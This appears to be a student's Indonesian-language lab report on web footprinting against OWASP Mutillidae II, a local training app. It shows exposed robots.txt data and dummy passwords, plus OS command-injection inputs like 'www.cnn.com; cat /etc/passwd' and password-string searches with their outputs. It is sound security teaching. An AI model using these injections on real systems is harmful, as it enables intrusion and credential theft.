

LAPORAN PRAKTIKUM KEAMANAN INFORMASI 1
WEB FOOTPRINTING



DI SUSUN OLEH

Nama : M Abdul Aziz
NIM : 21/474516/SV/18951
Hari, Tanggal : Selasa, 09 Mei 2023
Kelas : RI4AA

LABORATORIUM PERANGKAT KERAS DAN LUNAK
PROGRAM SARJANA TERAPAN (DIV) TEKNOLOGI
REKAYASA INTERNET
DEPARTEMEN TEKNIK ELEKTRO DAN INFORMATIKA
SEKOLAH VOKASI
UNIVERSITAS GADJAH MADA
2023

Praktikum Keamanan Informasi 1

Web Footprinting

I. Tujuan

–

II. Latar Belakang

III. Alat & Bahan

– S

IV. Instruksi Kerja

A. PERSIAPAN

1. Login ke MySQL di bawah root membutuhkan sudo (kata sandi masih bisa kosong).

```
(kali㉿kali)-[~]  
$ sudo systemctl start mysql  
  
(kali㉿kali)-[~]  
$ sudo mysql  
Welcome to the MariaDB monitor.  Commands end with ; or \g.  
Your MariaDB connection id is 32  
Server version: 10.11.2-MariaDB-1 Debian n/a  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
MariaDB [(none)]> █
```

2. Jalankan perintah berikut:

```
1 use mysql;  
2 ALTER USER 'root'@'localhost' IDENTIFIED BY '';  
3 flush privileges;  
4 exit
```

```

MariaDB [(none)]> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [mysql]> ALTER USER 'root'@'localhost' IDENTIFIED BY '';
Query OK, 0 rows affected (0.001 sec)

MariaDB [mysql]> flush privileges;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that co
our MariaDB server version for the right syntax to use near 'privileges' at line 1
MariaDB [mysql]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [mysql]> exit
Bye

```

3. Restart layanan MySQL

```

(kali@kali)-[~]
$ sudo systemctl restart mysql.service

```

B. INSTALL OWASP Mutillidae II

1. Buat database mutillidae, untuk melakukan ini, sambungkan dengan DBMS.

```

MariaDB [(none)]> CREATE DATABASE mutillidae;
ERROR 1007 (HY000): Can't create database 'mutillidae'; database exists
MariaDB [(none)]>

```

2. Karena database mutillidae telah tersedia, maka jalankan perintah berikut

```

1 sudo systemctl start php8.2-fpm.service
2 sudo systemctl start apache2.service
3 sudo systemctl start mysql


```

```

(kali@kali)-[~]
$ sudo systemctl start php8.2-fpm.service
sudo systemctl start apache2.service
sudo systemctl start mysql

```

3. Lakukan inisialisasi database dengan mengakses link berikut <http://localhost/mutillidae/set-up-database.php>



🌐 localhost

No PHP or MySQL errors were detected when resetting the database.

Click OK to proceed to <http://localhost/mutillidae/set-up-database.php?popUpNotificationCode=SUD1> or Cancel to stay on this page.

☒ Don't allow localhost to prompt you again

Cancel

OK

Mozilla Firefox

localhost/mutillidae/set-up-database.php?popUpNotificationCode=SUD1

← → ↻ 🏠 🔒 📄 localhost/mutillidae/set-up-database.php?popUpNotificationCode=SUD1 ☆ 🔔 ☰

🔗 Kali Linux 📄 Kali Training 📄 Kali Tools 📄 Kali Forums 📄 Kali Docs 📄 NetHunter >>

Setting up the database...

If you see no error messages, it should be done.

[Continue back to the frontpage.](#)


HTML 5 Local and Session Storage cleared unless error popped-up already.

Attempting to connect to MySQL server on host 127.0.0.1 with user name root

Connected to MySQL server at 127.0.0.1 as root


Preparing to drop database mutillidae

Executed query 'DROP DATABASE IF EXISTS' for database mutillidae with result 1




C. PRAKTIK DATA EXPOSED DENGAN ROBOT FILE


1. Buka jendela mutillidae
2. Pilih menu OWASP 2017 > *sensitive data exposure* > *Information Disclosure* > Robots.txt



3. Akses Robots.txt melalui browser



4. Buka folder password



Index of /mutillidae/passwords

Name	Last modified	Size	Description
Parent Directory		-	
accounts.txt	2023-05-08 20:40	929	

Apache/2.4.46 (Debian) Server at 127.0.0.1 Port 80

5. Buka file accounts.txt

10.33.102.156 - Remote Desktop Connection

taskbar icons: [Ubuntu] [Files] [Terminal] [Firefox] [Kali Linux]

Firefox tabs: localhost/mutillidae/index × 127.0.0.1/mutillidae/passwor × +

Address bar: 127.0.0.1/mutillidae/pas

Navigation: Kali Linux Kali Training Kali Tools Kali Forums Kali D

```
1,admin,adminpass,g0t r00t?,Admin
2,adrian,somepassword,Zombie Films Rock!,Admin
3,john,monkey,I like the smell of confunk,Admin
4,jeremy,password,d1373 1337 speak,Admin
5,bryce,password,I Love SANS,Admin
6,samurai,samurai,Carving fools,Admin
7,jim,password,Rome is burning,Admin
8,bobby,password,Hank is my dad,Admin
9,simba,password,I am a super-cat,Admin
10,dreveil,password,Preparation H,Admin
11,scotty,password,Scotty do,Admin
12,cal,password,C-A-T-S Cats Cats Cats,Admin
13,john,password,Do the Duggie!,Admin
14,kevin,42,Doug Adams rocks,Admin
15,dave,set,Bet on S.E.T. FTW,Admin
16,patches,tortoise,meow,Admin
17,rocky,stripes,treats?,Admin
18,tim,lanmaster53,Because reconnaissance is hard to spell,Admin
19,ABaker,SoSecret,Muffin tops only,Admin
20,PPan,NotTelling,Where is Tinker?,Admin
21,CHook,JollyRoger,Gator-hater,Admin
22,james,i<3devs,Occupation: Researcher,Admin
23,ed,pentest,Commandline KungFu anyone?,Admin
```

6. Untuk mengecek data sensitive terekspose buka owasp 2017 > *Sensitive Data Exposure* > *Information Disclosure* > php info page

10.33.102.156 - Remote Desktop Connection

Mozilla Firefox qterminal html

localhost/mutillidae/index.php?page=robots-txt.php

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.11.4 Security Level: 0 (Hosed) Hints: Enabled

Home | Login/Register | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Source

OWASP 2017	A1 - Injection (SQL)	Robots.txt	
OWASP 2013	A1 - Injection (Other)		
OWASP 2010	A2 - Broken Authentication and Session Management		
OWASP 2007	A3 - Sensitive Data Exposure	Information Disclosure	Edit User Profile
Web Services	A4 - XML External Entities	Application Path Disclosure	PHP Info Page
Others	A5 - Broken Access Control	Platform Path Disclosure	Robots.txt
Labs	A6 - Security Misconfiguration	SSL Misconfiguration	"Secret" Administrative Pages
Documentation	A7 - Cross Site Scripting (XSS)	JSON Web Token (JWT)	HTML5 Web Storage
Resources			

PHP 8.2.2 - phpinfo() — qterminal

PHP 8.2.2 - phpinfo() — Mozilla Firefox

localhost/mutillidae/index.php?page=phpinfo.php

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.11.4 Security Level: 0 (Hosed) Hints: Enabled Not Logged In


Secret PHP Server Configuration Page

PHP Version 8.2.2

System	Linux kali 5.10.0-kali3-amd64 #1 SMP Debian 5.10.13-kali1 (2021-02-08) x86_64
Build Date	Feb 7 2023 11:27:52
Build System	Linux
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.2/fpm
Loaded Configuration File	/etc/php/8.2/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/8.2/fpm/conf.d
Additional .ini files parsed	/etc/php/8.2/fpm/conf.d/10-mysqlnd.ini, /etc/php/8.2/fpm/conf.d/10-opcache.ini, /etc/php/8.2/fpm/conf.d/10-pdo.ini, /etc/php/8.2/fpm/conf.d/15-xsl.ini, /etc/php/8.2/fpm/conf.d/20-calendar.ini, /etc/php/8.2/fpm/conf.d/20-ctype.ini, /etc/php/8.2/fpm/conf.d/20-curl.ini, /etc/php/8.2/fpm/conf.d/20-dom.ini, /etc/php/8.2/fpm/conf.d/20-exif.ini, /etc/php/8.2/fpm/conf.d/20-fileinfo.ini, /etc/php/8.2/fpm/conf.d/20-ftp.ini, /etc/php/8.2/fpm/conf.d/20-gd.ini, /etc/php/8.2/fpm/conf.d/20-gettext.ini, /etc/php/8.2/fpm/conf.d/20-iconv.ini, /etc/php/8.2/fpm/conf.d/20-imagick.ini, /etc/php/8.2/fpm/conf.d/20-imagick.ini, /etc/php/8.2/fpm/conf.d/20-mbstring.ini, /etc/php/8.2/fpm/conf.d/20-mysqli.ini, /etc/php/8.2/fpm/conf.d/20-pdo_mysql.ini, /etc/php/8.2/fpm/conf.d/20-phar.ini, /etc/php/8.2/fpm/conf.d/20-posix.ini, /etc/php/8.2/fpm/conf.d/20-readline.ini, /etc/php/8.2/fpm/conf.d/20-shmop.ini, /etc/php/8.2/fpm/conf.d/20-simplexml.ini, /etc/php/8.2/fpm/conf.d/20-sockets.ini, /etc/php/8.2/fpm/conf.d/20-sysvmsg.ini, /etc/php/8.2/fpm/conf.d/20-sysvsem.ini, /etc/php/8.2/fpm/conf.d/20-sysvshm.ini, /etc/php/8.2/fpm/conf.d/20-tokenizer.ini, /etc/php/8.2/fpm/conf.d/20-xmlreader.ini, /etc/php/8.2/fpm/conf.d/20-xmlwriter.ini, /etc/php/8.2/fpm/conf.d/20-xsl.ini
PHP API	20220829

D. Basic Command Executing Testing

1. Akses OWASP Top 10 > A7 - Cross Site Scripting (XSS) > Reflected (First Order) > DNS Lookup



2. Tes DNS Lookup

Enter IP or hostname

Hostname/IP

www.cnn.com

Lookup DNS

Results for www.cnn.com

```

Server:      10.13.10.13
Address:     10.13.10.13#53

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773
          
```

3. Uji kerentanan pencarian DNS

Enter IP or hostname

Hostname/IP

www.cnn.com; uname -a

Lookup DNS

Results for www.cnn.com; uname -a

```

Server:      10.13.10.13
Address:     10.13.10.13#53

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

Linux kali 5.10.0-kali3-amd64 #1 SMP Debian 5.10.13-1kali1 (2021-02-08) x86_64 GNU/Linux
          
```

4. Pengujian Pengintaian/Reconnaissance

Hostname/IP

Lookup DNS

Results for www.cnn.com; pwd

```
Server:      10.13.10.13
Address:     10.13.10.13#53

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

/var/www/html/mutillidae
```

5. Analisis Forensik aplikasi dns-lookup.php

Hostname/IP

Lookup DNS

Results for www.cnn.com; find /var/www/html/mutillidae -name "dns-lookup.php" | xargs egrep '(exec|system|virtual)'

```
Server:      10.13.10.13
Address:     10.13.10.13#53

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

/* Output results of shell command sent to operating system */
echo '

'.shell_exec("nslookup " . $lTargetHost).'

';

$LogHandler->writeToLog("Executed operating system command: nslookup " . $lTargetHostText);
```

E. Database Reconnaissance

1. Temukan Database menggunakan file /etc/passwd

Hostname/IP

Lookup DNS

Results for www.cnn.com; cat /etc/passwd | egrep -i '(postgres|sql|db2|ora)'

```
Server:      10.13.10.13
Address:     10.13.10.13#53

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false
postgres:x:119:123:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

2. Temukan Machine Database menggunakan perintah “ps”

Hostname/IP

egrep -i '(postgres|sql|db2|ora)

Lookup DNS

Results for www.cnn.com; ps -eaf | egrep -i '(postgres|sql|db2|ora)'

Server: 10.13.10.13

Address: 10.13.10.13#53

Non-authoritative answer:

www.cnn.com canonical name = cnn-tls.map.fastly.net.

Name: cnn-tls.map.fastly.net

Address: 199.232.47.5

Name: cnn-tls.map.fastly.net

Address: 2a04:4e42:48::773

postgres 4593 1 0 Apr11 ? 00:01:29 /usr/lib/postgresql/13/bin/postgres -D /var/lib/postgresql/13/main -c config_file=/etc/postgresql/13/main/postgresql.conf

postgres 4595 4593 0 Apr11 ? 00:00:02 postgres: 13/main: checkpoint

postgres 4596 4593 0 Apr11 ? 00:00:43 postgres: 13/main: background writer

postgres 4597 4593 0 Apr11 ? 00:00:43 postgres: 13/main: walwriter

postgres 4598 4593 0 Apr11 ? 00:00:44 postgres: 13/main: autovacuum launcher

postgres 4599 4593 0 Apr11 ? 00:04:59 postgres: 13/main: stats collector

postgres 4600 4593 0 Apr11 ? 00:00:02 postgres: 13/main: logical replication launcher

mysql 237728 1 0 20:28 ? 00:00:01 /usr/sbin/mariadbd

www-data 239367 237828 0 22:17 ? 00:00:00 sh -c nslookup www.cnn.com; ps -eaf | egrep -i '(postgres|sql|db2|ora)'

www-data 239373 239367 0 22:17 ? 00:00:00 grep -E -i (postgres|sql|db2|ora)

3. Melihat Daftar semua Script Php

```

Server:      10.13.10.13
Address:     10.13.10.13#53

Non-authoritative answer:
www.cnn.com canonical name = cnn-tls.map.fastly.net.
Name:   cnn-tls.map.fastly.net
Address: 199.232.47.5
Name:   cnn-tls.map.fastly.net
Address: 2a04:4e42:48::773

/var/www/html/mutillidae/xml-validator.php
/var/www/html/mutillidae/password-generator.php
/var/www/html/mutillidae/show-log.php
/var/www/html/mutillidae/index.php
/var/www/html/mutillidae/nice-tabby-cat.php
/var/www/html/mutillidae/content-security-policy.php
/var/www/html/mutillidae/php-errors.php
/var/www/html/mutillidae/ajax/jwt.php

```

OWASP 2017

OWASP 2013

OWASP 2010

OWASP 2007

Web Services

Others

Labs

Documentation

Resources

Donate

Want to Help?

Video Tutorials

Announcements

Getting Started

OWASP Mutillidae II: Keep Calm a

Version: 2.11.4 Security Level: 0 (Hosed) Hints: Enabled

Home | Login/Register | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | Vie

DNS Lookup

Back

Help Me!

Hints and Videos

Switch to SOAP Web Service Version of this Page

Enter IP or hostname

Hostname/IP

Lookup DNS

Results for www.cnn.com; find /var/www/html/mutillidae

Server: 10.13.10.13

Address: 10.13.10.13#53

Non-authoritative answer:

www.cnn.com canonical name = cnn-tls.map.fastly.net.

Name: cnn-tls.map.fastly.net

Address: 199.232.47.5

Name: cnn-tls.map.fastly.net

Address: 2a04:4e42::773

/var/www/html/mutillidae/xml-validator.php

/var/www/html/mutillidae/password-generator.php

/var/www/html/mutillidae/show-log.php

/var/www/html/mutillidae/index.php

/var/www/html/mutillidae/nice-tabby-cat.php

/var/www/html/mutillidae/content-security-policy.php

/var/www/html/mutillidae/php-errors.php

/var/www/html/mutillidae/ajax/jwt.php

/var/www/html/mutillidae/ajax/lookup-pen-test-tool.php

/var/www/html/mutillidae/secret-administrative-pages.php

/var/www/html/mutillidae/user-agent-imPERSONation.php

/var/www/html/mutillidae/user-info-xpath.php

/var/www/html/mutillidae/cache-control.php

/var/www/html/mutillidae/hints-page-wrapper.php

/var/www/html/mutillidae/ssl-misconfiguration.php

/var/www/html/mutillidae/jwt.php

/var/www/html/mutillidae/repeater.php

/var/www/html/mutillidae/webservices/soap/ws-user-account.php

/var/www/html/mutillidae/webservices/soap/ws-hello-world.php

/var/www/html/mutillidae/webservices/soap/lib/nussoap.php

/var/www/html/mutillidae/webservices/soap/ws-lookup-dns-record.php

/var/www/html/mutillidae/webservices/rest/ws-test-connectivity.php

/var/www/html/mutillidae/webservices/rest/ws-user-account.php

/var/www/html/mutillidae/webservices/rest/cors-server.php

/var/www/html/mutillidae/view-someones-blog.php

/var/www/html/mutillidae/captured-data.php

/var/www/html/mutillidae/page-not-found.php

/var/www/html/mutillidae/home.php

/var/www/html/mutillidae/view-user-privilege-level.php

/var/www/html/mutillidae/includes/minimum-class-definitions.php

/var/www/html/mutillidae/includes/process-commands.php

4. Cari php untuk kata sandi string

Hostname/IP

Lookup DNS

Results for www.cnn.com; find /var/www/html/mutillidae -name "*.php" | xargs grep -i "password" | grep "="

Server: 10.13.10.13

Address: 10.13.10.13#53

Non-authoritative answer:

www.cnn.com canonical name = cnn-tls.map.fastly.net.

Name: cnn-tls.map.fastly.net

Address: 199.232.47.5

Name: cnn-tls.map.fastly.net

Address: 2a04:4e42::773

/var/www/html/mutillidae/password-generator.php: \$lPasswordJSMessage = "";

/var/www/html/mutillidae/password-generator.php: \$lPasswordJSMessage = "This password is for ({lUsernameForJS})";

/var/www/html/mutillidae/password-generator.php: var lPasswordText = "";

/var/www/html/mutillidae/password-generator.php: var lPasswordCharset = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#\$%^&*()_+[]{}|;':\",./~?";

/var/www/html/mutillidae/password-generator.php: lPasswordText += lPasswordCharset.charAt(Math.floor(Math.random() * lPasswordCharset.length));

/var/www/html/mutillidae/password-generator.php: document.getElementById("idPasswordInput").innerHTML = "Password: " + lPasswordText + "";

/var/www/html/mutillidae/password-generator.php: document.getElementById("idPasswordTableRow").style.display = "";

Password Generator

/var/www/html/mutillidae/password-generator.php:

```
localhost/mutillidae/index.php?page=dns-lookup.php


/var/www/html/mutillidae/password-generator.php: /var/www/html/mutillidae/password-generator.php: /var/www/html/mutillidae/password-generator.php: [Generate Password]
/var/www/html/mutillidae/password-generator.php: document.getElementById("idUsernameInput").innerHTML = ""; /var/www/html/mutillidae/ajax/jwt.php: $IObfuscatePassword
= FALSE; /var/www/html/mutillidae/ajax/jwt.php: $IObfuscatePassword = FALSE; /var/www/html/mutillidae/ajax/jwt.php: $IObfuscatePassword = TRUE; /var/www/html/mutillidae
/ajax/jwt.php: if($IObfuscatePassword) $row->password = "*****"; /var/www/html/mutillidae/user-info-xpath.php: $IPassword = $_POST["password"]; /var/www
/html/mutillidae/user-info-xpath.php: $IPassword = $_REQUEST["password"]; /var/www/html/mutillidae/user-info-xpath.php: /var/www/html/mutillidae/user-info-xpath.php:
/var/www/html/mutillidae/user-info-xpath.php: encodeForXPath($IPassword); /var/www/html/mutillidae/user-info-xpath.php: $XPathPassword =
$IPassword; /var/www/html/mutillidae/user-info-xpath.php: $XPathQueryString = "//Employee[UserName='{USERNAME}' and Password='{PASSWORD}']"; /var/www
/html/mutillidae/user-info-xpath.php: $XPathQueryString = str_replace("{PASSWORD}", $XPathPassword, $XPathQueryString); /var/www/html/mutillidae/webservices/soap/ws-
user-account.php: 'password' => 'xsd:string'; /var/www/html/mutillidae/webservices/soap/ws-user-account.php: 'password' => 'xsd:string'; /var/www/html/mutillidae
/webservices/soap/ws-user-account.php:
<password xsi:type="xsd:string">Holly</password> /var/www/html/mutillidae/webservices/soap/ws-user-account.php: 'password' => 'xsd:string'; /var/www/html/mutillidae
/webservices/soap/ws-user-account.php:
